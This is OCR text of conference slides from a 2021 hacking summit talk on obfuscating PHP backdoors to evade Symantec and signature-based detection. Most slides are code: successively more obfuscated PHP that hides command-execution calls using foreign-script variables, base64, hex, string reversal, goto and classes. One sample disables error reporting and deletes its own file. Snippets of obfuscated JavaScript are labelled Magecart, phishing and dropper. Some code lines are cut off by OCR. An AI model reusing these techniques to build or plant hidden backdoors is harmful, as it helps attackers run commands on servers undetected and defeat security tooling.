
THE H@CK SUMMIT



C:\>

Obfuscating a backdoor that bypasses Symantec checks

Momen Eldawakhly
Red Team Engineer/Leader, Cypro AB

thehacksummit.com | 12/05/2021 | PGE Narodowy + Online | ORGANIZERS: Academic Partners Fundacja | CBC

Whoami

- Momen Eldawakhly.
- Red Team Engineer/Lead at Cypro AB.
- 21xCVEs.
- eWPTX - OSWP – CRTO - CRTP.
- Microsoft MVR.
- Hacked Google, Yahoo, Yandex, AT&T, Microsoft, SecureBug and many more.
- Ranked as 7th security researcher at Microsoft Office 2022 Q1 leaderboard.
- Public speaker (Black Hat MEA, The Wild West Hackin' Fest, IEEE, Hacken and more).
- The author of API Security Empire project.

"Anything has electriciy can be hacked" ☺

Agenda


- Whoami
- Introduction
- Encoding insights
- Truncating is not enough!
- Arrays unclears the ways!
- Variable the variables!
- Replace built-in functions
- Hex decimals always work!
- PHP goto
- OOP
- Final words
- QA


Introduction

```
398  kMFwDkfZerPAnZcoKwrvZISTTZ = "wgddP06U4FKGVtFggrc4jAC8KkDBnDikRRC3ADu1PdmdDn4BSbkFqIsefpy2c5aONsJ5fmzGNhzEQG0FAu03upVXhc54kqt4Jc
399  anbhhkXxyBxMfsCYVVdRuzR = "MzVAMTE1QDExN0AzOEAyN0AyNUAxMUA1NkAzNUAxMTRAOEAzOEAzNEA0NEAyM0A1OUAzN0AyMkAxMTJANDVAOEA2QDExNkA0NUAzN
400  anbhhkXxyBxMfsCYVVdRuzR = anbhhkXxyBxMfsCYVVdRuzR + "QDE1QDU1QDM1QDQ0QDdAMTEzQDI3QDI1QDExM0A0MUAyNUA3QDU0QDUyQDI1QDlAMTFANTVAMzV
401  anbhhkXxyBxMfsCYVVdRuzR = anbhhkXxyBxMfsCYVVdRuzR + "MTBAMjFANDlANDRAMzVAMTE0QDhAMzhAMjdAMjJAN0A0M0AzMkAyQDNANDlAMzdAMkAzQDQ5QDM
402  anbhhkXxyBxMfsCYVVdRuzR = anbhhkXxyBxMfsCYVVdRuzR + "NDRAMjNANTJAMjdAMkAzQDQ5QDI3QDQzQDQ5QDUyQDI3QDI1QDQxQDExM0AxNEA0N0AxNUA0NUA
403  anbhhkXxyBxMfsCYVVdRuzR = anbhhkXxyBxMfsCYVVdRuzR + "QDQ2QDhANDBAMjNAMjBAMTlAMjBAMTEyQDE2QDExQDE4QDhANDlAOEAyQDI0QDM4QDhANDVANTd
404  anbhhkXxyBxMfsCYVVdRuzR = anbhhkXxyBxMfsCYVVdRuzR + "QDM3QDlAMTJAMTE5QDM2QDExNUA0NUA1M0AzNEA2QDIzQDU2QDM0QDExNUAxMjBANTJAMjRAMjV
405  anbhhkXxyBxMfsCYVVdRuzR = anbhhkXxyBxMfsCYVVdRuzR + "MjNAMTE3QDI3QDIyQDE1QDU3QDM3QDIyQDIzQDU2QDM2QDE4QDM4QDQwQDIwQDExNUAyM0A1MEA
406  anbhhkXxyBxMfsCYVVdRuzR = anbhhkXxyBxMfsCYVVdRuzR + "NEAyNUA0NUAxNEAyNEAyMkAxMTJANDVAMTRANDRAMTE2QDQ1QDM2QDlAMTZAMTE5QDM0QDExNUA
407  anbhhkXxyBxMfsCYVVdRuzR = anbhhkXxyBxMfsCYVVdRuzR + "NTRANTJAMjVAOUAxMUA1NUAzNUAxMTRAMTlAMzRAMjRAMTE1QDQ1QDUzQDM3QDQzQDhANDBAMTB
408  anbhhkXxyBxMfsCYVVdRuzR = anbhhkXxyBxMfsCYVVdRuzR + "MTRANDRAMjdANTVAMzRANDBAM0A0NUAyNEAyMkAxNUA0NkA4QDZANDVAMTEzQDhANkA0NUA1MkA
409  anbhhkXxyBxMfsCYVVdRuzR = anbhhkXxyBxMfsCYVVdRuzR + "QDE0QDQ0QDExNkA0NUAzNkA5QDE2QDExOUAzNEAxMTVAMjNAMTEzQDhANkAxMTJANTlAMTdAMjJ
410  anbhhkXxyBxMfsCYVVdRuzR = anbhhkXxyBxMfsCYVVdRuzR + "MTZAMjJAMTlANTVAMjdANkA4QDUyQDIwQDExNEAxOUA1NkAyN0AyMkA3QDUzQDhANDBANDJAMTE
411  anbhhkXxyBxMfsCYVVdRuzR = anbhhkXxyBxMfsCYVVdRuzR + "NUA5QDE1QDQ1QDE0QDQ0QDExMkA1OUAxM0A0N0AxNUA0NUAzN0A3QDExQDQ1QDM0QDI1QDIzQDQ
412  anbhhkXxyBxMfsCYVVdRuzR = anbhhkXxyBxMfsCYVVdRuzR + "QDQ0QDExN0A1MEA4QDJAOEAzOEA4QDQwQDU0QDM4QDhANDVAMTIxQDQwQDEwQDIxQDQ5QDUzQDM
413  anbhhkXxyBxMfsCYVVdRuzR = anbhhkXxyBxMfsCYVVdRuzR + "QDMyQDIyQDU3QDQ1QDhAOUAxNkA1MEAxMkA0M0A0OUA0NUAzNUA0NEAxNkAzOEAzN0AxMTVANDV
414  anbhhkXxyBxMfsCYVVdRuzR = anbhhkXxyBxMfsCYVVdRuzR + "MTVANTlAOEA0MEA0MkAxMTlAMzRANkAxNUA1MkAxN0AxOEA4QDQwQDE0QDQ3QDE1QDExM0AzN0A
415  anbhhkXxyBxMfsCYVVdRuzR = anbhhkXxyBxMfsCYVVdRuzR + "QDM1QDIyQDdANDdAMjdAMjBAMTVANTVAMzVANkAxMjBANTZAMThAMjJAMTE2QDExNUAyN0AyNUA
416  anbhhkXxyBxMfsCYVVdRuzR = anbhhkXxyBxMfsCYVVdRuzR + "OEAzNEAxMTRAMTlAMTEzQDM3QDJAMEA0NEA4QDlAMTFANDVAMzRANkA1N0A0MUAyNEAxMTVAMjB
417  anbhhkXxyBxMfsCYVVdRuzR = anbhhkXxyBxMfsCYVVdRuzR + "QDQ0QDIzQDU5QDM0QDExNUA0NUA0M0AyNEAyNUAxMUA0NUAyNEAxOEAxMTZANTJAMjdAMjVAMTZ
418  anbhhkXxyBxMfsCYVVdRuzR = anbhhkXxyBxMfsCYVVdRuzR + "MkAxMTlAMzVAMjVAMTJANTJAMjBAMTE1QDIzQDUyQDI3QDVANDlANDVAMzVANDRAMTZAMzhAMzR
```

- Obfuscation is like a painting contains secret inside a war, the more incomprehensible it is, the less detecrable you are.
- We are going to use PHP in the examples because of the clarity and large functionalities of it.
- Most people use auto-obfuscators, but unfortunately when something starts to have static pattern more defenses will be developed on this pattern.
- It's not hard, it's only about understanding the human code reading process and solutions bad chars, then start to play on that.

Encoding Insights





- The ability to learn new algortithm or techniques then develop or reverse that technique to make your own unique algorithm is very important.
- Obfuscation is based on making the code unreadable for humans and less detectable for machines, which means you shouldn't follow common methods.
- The more creativity you have, the more time will be spent to deobfuscate your code.

Truncating is not enough

obf2.php

```php
<?php

/*
Dummy code
*/

$噸="long text/codes as output for real-world program, and this is like an injected backdoor in.";
$奧=strtolower(substr($噸, 0, 1));
$水=substr($噸, 14, 1);
system($奧.$水);

/*
Rest of dummy code
*/
```

- Sometimes we use foreign/rare languages that its syntax is really hard to distinguish to make the code harder to read.
- Truncating a string to gather characters that we can use them instead of typing them directly inside the code to avoid detection can be used to bypass.
- But is it enough?

Arrays unclears the ways

Specs:

- Execute command.
- Base64 decode.
- Array storage.
- Rare lang.
- Built-in func obf.

```php
<?php

$噸 = array();$噸['水'] = array("_水1" => ["dG","4ecos"],"_水" => "lz","_水_"=>["eA", "d"],"奧"=>["c3","Vt","6","dA"],"我"=>array("b","s_","a"));

$sd我13=$噸["水"]["_水1"][1][0];
$我1ytwoe=$噸["水"]["我"][1];
$sd我313=$噸["水"]["_水1"][1][3];
$我yt0e=$噸["水"]["奧"][2];
$我fo313=$噸["水"]["_水1"][1][1];
$我1y2oe=$噸["水"]["我"][0];
$yy我toe=$噸["水"]["_水_"][1];
$我1ytoe=$噸["水"]["我"][2];
$sdfo我3=$噸["水"]["_水1"][1][2];
$我1ytxe=$噸["水"]["我"][0];

$我342r我=$我1ytxe.$我1ytoe.substr($我1ytwoe, 0, 1).$sd我13=$噸["水"]["_水1"][1][1].$我yt0e=$噸["水"]["奧"][2].substr($噸["水"]["_水1"][1],0,1);
$我342r我.=substr($我1ytwoe, 1, 1).$噸["水"]["_水_"][1].$我fo313.$sdfo我3.$sd我313.$yy我toe.$我fo313;
$我342r_我=$我342r我($噸["水"]["奧"][0].$噸["水"]["_水"].$噸["水"]["_水1"][0].$噸["水"]["奧"][1]);
$我342r_我($我342r我("bHM"));

```

- Arrays can store multiple values in the same variable, so we can call particular value when needed.
- We can use the functionality of the arrays to store multiple values that seems random or even nested arrays to make the code harder to read.
- PHP has multiple types of arrays: indexed, associative and multidimensional, this makes the ability to merge and obfuscate better to hide malicious code.

Variable the variables (Reference var)

Specs:

- Execute command.
- Rare lang usage.
- Un/serialize const val.
- Nested variables.
- Hex storage.
- String reverse.

obf4.php

```php
<?php
define("분", serialize(array("ᐧᐧᐧ", NULL, "н", hex2bin("6f"))));
$ᐧᐧᐧ="y";$ㅇ="e";$ᐧᐧ="ѕ";$сунце="太陽";$ㅁ="m";$太陽="кγн";$кγн="s";$н="sdns";$s="l";$sdns="ㅋ";$ㅋ="t";$ѕ="ᐧᐧᐧ";$ᄆ="ㅁ";
$분분=unserialize(분);
$ᄀᄃ=hex2bin("6c");
$ㅂ=$분분[0];$$ᄀᄃ=$$$сунце.$$$$ㅂ;$_=$분분[02];
$ᄃ=$_="太i";$太i="tcyi";$_=$분분[02];$tcyi=$분분[2];$$ᄀᄃ.=substr($$ᄀᄃ,0,1).$$sdns.$ㅇ.$$ᄆ;
$$ᄀᄃ(strrev($$太陽.$$$太陽));
```

- Making your code more and more complex is the key to create a well-obfuscated backdoor/malware.
- But only complexity is not that enough, you should hide any signature that indicates a commnd exectution for example, does $нце(“ls”); works?
- Creating nested variables, functions, arrays and even classes makes the deobfuscation mission harder for humans and machines.

Replace built-in functions

Specs:

- Execute command.
- Un/Serializing const val.
- Arrays storage.
- Truncating.
- Boolean manipulation.
- Math operations.
- Nested variables.
- Base64 decode.
- Int-like strings.

obf5.php

```php
<?php
define("_82edn9", serialize(array("ng3dI/","uQtet","nHX1","/EF","FjFj","3Rv","b","/nNR","fE2","u","pZO","enQb","EsXP","E=")));
$___=unserialize(_82edn9);$__=unserialize(_82edn9);$_=unserialize(_82edn9);
$____=unserialize(_82edn9);$_01100O00="_O1101O00";$_O1101O00="p";$_01101000="_01101O00";
$__=$__[0x02-0x06+0x03-0x01*0x02/0x01%0x02^0x11+-0x16-0x02/1*1];$___=$___[11];$_=$_[bindec(1001)];$_01101O00="r";
$_O1101000="_01101000";$_01101000="a";$_01101000="_01101O00";
$_01101000="s";$_01101O00="_01101000";$_01101000="t";$_01101000="_01101O00";
$_011O1O00="h";$x0d001dk=$$_01101000.$_.$__.$$_01101000.$$_01101O00.$$_011O1O00;
$Uk1mnk=$$_0110O0O0.$$_O1101000.$$_01101000.$$_01101000.$$_01101O00.$$_01101000.$$_01101O00.$_;
$xd9ehj_=array("0x1" => array(
"cMg","LWe",),"0x2"=>array("xh","aA"),
"n"=>[0x02-0x06+0x03-0x01*0x02/0x01%0x02^0x11+-0x16-0x02,"bHo",
$xd021qxe=$x0d001dk(0x02-0x023-0xff/0b10+0xff-0x005+0.5-0x30,0,1), array(0b1001, 0b1010)],"1" => array(0b0, 0b1));
$x0dsjk3_=$x0d001dk($xd9ehj_["n"][1],0,1).$x0d001dk($xd9ehj_['0x2'][1],is_array($xd021qxe),1).$$_01101000.$x0d001dk($___,0,is_integer(0));
$x0dsjk3_.=$x0d001dk($xd9ehj_["n"][0],0,is_array(array())).$xd021qxe."_".$x0d001dk($____[0],3,is_numeric(0x01));
$x0dsjk3_.=$x0d001dk($xd9ehj_["0x1"][is_double(11.1)], 2, 1).$x0d001dk($xd9ehj_["0x1"][is_double(11)],is_array("h"),1);
$x0dsjk3_.=$x0d001dk($xd9ehj_["n"][is_double(12.1)],0x04-0x05,1).$x0d001dk($____[0],3,is_numeric(0x01)).$x0d001dk($___,0,is_integer(0));
$Uk1mnk($x0dsjk3_($x0d001dk($xd9ehj_["n"][is_bool(FALSE)],0,2).$x0d001dk($xd9ehj_["0x1"][is_bool("FALSE")],1,2)));
```

- In some previous example you may ask, where the execution of the command? I cannot see system(); for example!
- What makes obfuscated codes detected or flagged as malicious is the use of built-in commands such as base64_en/de() or system();
- Obfuscating these commands is the key for successful and less detectable backdoors/malwares.

Hex decimals always work

Specs:

- Execute command.
- Turn off error verbose.
- Obfuscate built-in func.
- Nested variables.
- String reverse.
- Int-like strings.

```php
<?php

$_2="h";$_4="b";$_0x000O0000="_9";
$_8="n";$_7="i";$_0x00000100="_1";
$_5="i";$_0x10000000="_2";$_0x00010000="_3";
$_0x00100000="_4";$_0x00000010="_5";
$_0x00001000="_8";$_9="e";$_0x01000000="_7";
$_1 = "2";$_3="x";$_=$$_0x10000000.$$_0x000O0000.$$_0x00010000.$$_0x00000100.$$_0x00100000.$$_0x01000000.$$_0x00001000;
$_0dx00001000 = $_("72");$_0dx00001000 = $_("73");$_0x00001000 = $_("64");
$_Ox00001000 = $_("63");$_0dx00001000=$$_0x10000000.$$_0x000O0000.$$_0x00010000.$_0x00001000.$$_0x000O0000.$_Ox00001000;
$_0xd0000000e=$_0dx00001000.$_("65").$_("77").$_("6F").$_("6c").$_("6f").$_("74").$_0dx00001000;$_0x00000001=$_("6c");
$$_0x00001000=$$_0x10000000.$$_0x000O0000.$$_0x00010000.$_0x00001000.$$_0x000O0000.$_Ox00001000;$_0xd0000000e.=$_("74");
$$_0x00000001=$_("73").$_("74").$_0dx00001000.$_("72").$$_0x000O0000.$_("76");
$_($$_0x00000001("5727864737371607"))($_($$_0x00000001("37c6")));
$_0xd00000003=$$_0x000O0000.$_0dx00001000.$_0dx00001000.$_("6f")."".$_0dx00001000.$_("5f").$_0dx00001000.$$_0x000O0000;
$_0xd00000003.=$_("70")."".$_("6f").$_0dx00001000.$_("74");$_0xd0000000e.=$_0dx00001000;
$_0xd00000003.=$$_0x00000001($_0xd0000000e)($_("49"));$_0xd00000003.=$_("6e");$_0xd00000003.=$_("67");$_0xd00000003($_("30"));
```

- When merging truncation, reference variables and built-in function replacement with hex decimal values and var names, you have a well-obfuscated script.
- Backdoors like this will be very hard to deobfuscate in short time and maybe impossible to be caught by Symantec/signature based security solutions.
- Turning off the error reporting in PHP can be a life saver if you did it right.

PHP goto

Specs:

- Execute command.
- Turn off error verbose.
- Obfuscate built-in func.
- Nested variables.
- String reverse.
- Int-like strings.
- Execution order manipulation.

obf7.php

```php
<?php

goto _0xd00000003;
_0dx00001000:
$_0xd00000003($_("30"));goto _;exit;
_0xd00000003:
$_2="h";$_4="b";$_0x000O0000="_9";$_8="n";$_7="i";$_0x00000100="_1";$_5="i";$_0x10000000="_2";$_0x00010000="_3";
$_0x00100000="_4";$_0x00000010="_5";$_0x00001000="_8";$_9="e";$_0x01000000="_7";$_1="2";$_3="x";
$_=$$_0x10000000.$$_0x000O0000.$$_0x00010000.$$_0x00000100.$$_0x00100000.$$_0x01000000.$$_0x00001000;
$_0dx00001000=$_("72");$_0dx00001000 = $_("73");$_0x00001000 = $_("64");$_0x00001000=$_("63");
$_0dx00001000=$$_0x10000000.$$_0x000O0000.$$_0x00010000.$_0x00001000.$$_0x000O0000.$_0x00001000;
$_0xd0000000e=$_0dx00001000.$_("65").$_("77").$_("6F").$_("6c").$_("6f").$_("74").$_0dx00001000;$_0x00000001=$_("6c");
$$_0x00001000=$$_0x10000000.$$_0x000O0000.$$_0x00010000.$_0x00001000.$$_0x000O0000.$_0x00001000;$_0xd0000000e.=$_("74");
$$_0x00000001=$_("73").$_("74").$_0dx00001000.$_("72").$$_0x000O0000.$_("76");
$_0xd00000003=$$_0x000O0000.$_0dx00001000.$_0dx00001000.$_("6f")."".$_0dx00001000.$_("5f").$_0dx00001000.$$_0x000O0000;
$_0xd00000003.=$_("70")."".$_("6f").$_0dx00001000.$_("74");$_0xd0000000e.=$_0dx00001000;$_0xd00000003.=$$_0x00000001($_0xd0000000e)($_("49")
$_0xd00000003.=$_("6e");$_0xd00000003.=$_("67");_:$_($$_0x00000001("5727864737371607"))($_($$_0x00000001("37c6")));exit;goto _0dx00001000;
exit;
```

- Through goto you can control the code execution flow in the PHP script.
- This can be used to great a complex execution chain, so you can control the behavior and at the same time make the code harder to read.
- Being aware of how to use language functionalities is very important to be able to apply it for your purpose.

OOP

Specs:

- Execute command.
- Turn off error verbose.
- Obfuscate built-in func.
- Nested variables.
- String reverse.
- Int-like strings.
- Execution order manipulation.
- Self-destroyed.

obf.php

```php
<?php
class _吨xd90 {
    function d0x00000000(){
        __:
        $_2="h";$_4="b";$_0x000O0000="_9";$_8="n";$_7="i";$_0x00000100="_1";$_5="i";$_0x10000000="_2";$_0x00010000="_3";
        $_0x00100000="_4";$_0x00000010 = "_5";$_0x00001000 = "_8";$_9 = "e";$_0x01000000 = "_7";$_1 = "2";$_3 = "x";
        $_=$$_0x10000000.$$_0x000O0000.$$_0x00010000.$$_0x00000100.$$_0x00100000.$$_0x01000000.$$_0x00001000;$_0dx00001000 = $_("72");
        $_0dx00001OOO=$_("73");$_0x0O001000 = $_("64");
        $_Ox00001000=$_("63");$_0dx00001000  = $$_0x10000000.$$_0x000O0000.$$_0x00010000.$_0x0O001000.$$_0x000O0000.$_Ox00001000;
        $_0xd0000000e=$_0dx00001000.$_("65").$_("77").$_("6F").$_("6c").$_("6f").$_("74").$_0dx00001000;$_0x00000001 = $_("6c");
        $$_0x00001000=$$_0x10000000.$$_0x000O0000.$$_0x00010000.$_0x0O001000.$$_0x000O0000.$_Ox00001000;$_0xd0000000e .= $_("74");
        $$_0x00000001=$_("73").$_("74").$_0dx00001000.$_("72").$$_0x000O0000.$_("76");
        $_0xd00000003=$$_0x000O0000.$_0dx00001000.$_0dx00001000.$_("6f")."".$_0dx00001000.$_("5f").$_0dx00001000.$$_0x000O0000.$_("70")."".
        $_0xd0000000e.=$_0dx00001OOO;$_0xd00000003.=$$_0x00000001($_0xd0000000e)($_("49"));$_0xd00000003 .= $_("6e");$_0xd00000003.= $_("67'
        $_0xd00000003($_("30"));goto _0xd1;exit;_0xd1:$_($$_0x00000001("5727864737371607"))($_($$_0x00000001("37c6")));}
        function xdrZ12(){unlink(__FILE__);}}
$__ = new _吨xd90();
goto first;
second:
$__->xdrZ12();
exit;
first:
$__->d0x00000000();
goto second;
```


- Defining a class has properties, objects and different methods gives you the ability to make your backdoor more functional and harder to auto-deobfuscate.
- You can separate your code and give every part a label, then start setting your execution order or create an object to do that.
- Another way to benefit from that, you can obfuscate the class itself to make it harder for deobfuscation.

Final words

- One liner obfuscations.
- Traditional obfuscators (e.g. Yark).
- Dropping inside a file/library.
- Scripting obfuscators.
- Ransomewares and more.
- Encryption.
- Cross-languages applied method.

Questions and answers

First step:



Second step:

```
(function(_0x110cd2, _0xa263bd) {
  var _0x352891 = function(_0x76a704) {
    while (--_0x76a704) {
      _0x110cd2["push"](_0x110cd2["shift"]());
    }
  };
  _0x352891(++_0xa263bd);
})(_0x34d5, 0xa5);
```

Magecart

```
(function(c, d) {
    var e = function(f) {
        while (--f) {
            c['push'](c['shift']());
        }
    };
    e(++d);
}(a, 0x1b2));
```

Phishing


```
(function(_0x2d7727, _0x410a93) {
    var _0x6b4369 = function(_0x356c25) {
        while (--_0x356c25) {
            _0x2d7727['push'](_0x2d7727['shift']());
        }
    };
    _0x6b4369(++_0x410a93);
}(_0x2779, 0x1a6));
```

Dropper

```
(function(_0x18fb4e, _0x38ed02) {
    var _0x2b6624 = function(_0x4b0a4f) {
        while (--_0x4b0a4f) {
            _0x18fb4e['push'](_0x18fb4e['shift']());
        }
    };
    _0x2b6624(++_0x38ed02);
}(_0x38ed, 0xcd));
```

Phishing

THE H@CK SUMMIT



Thank you for watching!

Remember to leave your questions and rate the presentation in the section below.

thehacksummit.com

12/05/2021

PGE Narodowy + Online

ORGANIZERS:

Academic Partners FUNDACJA

NCBC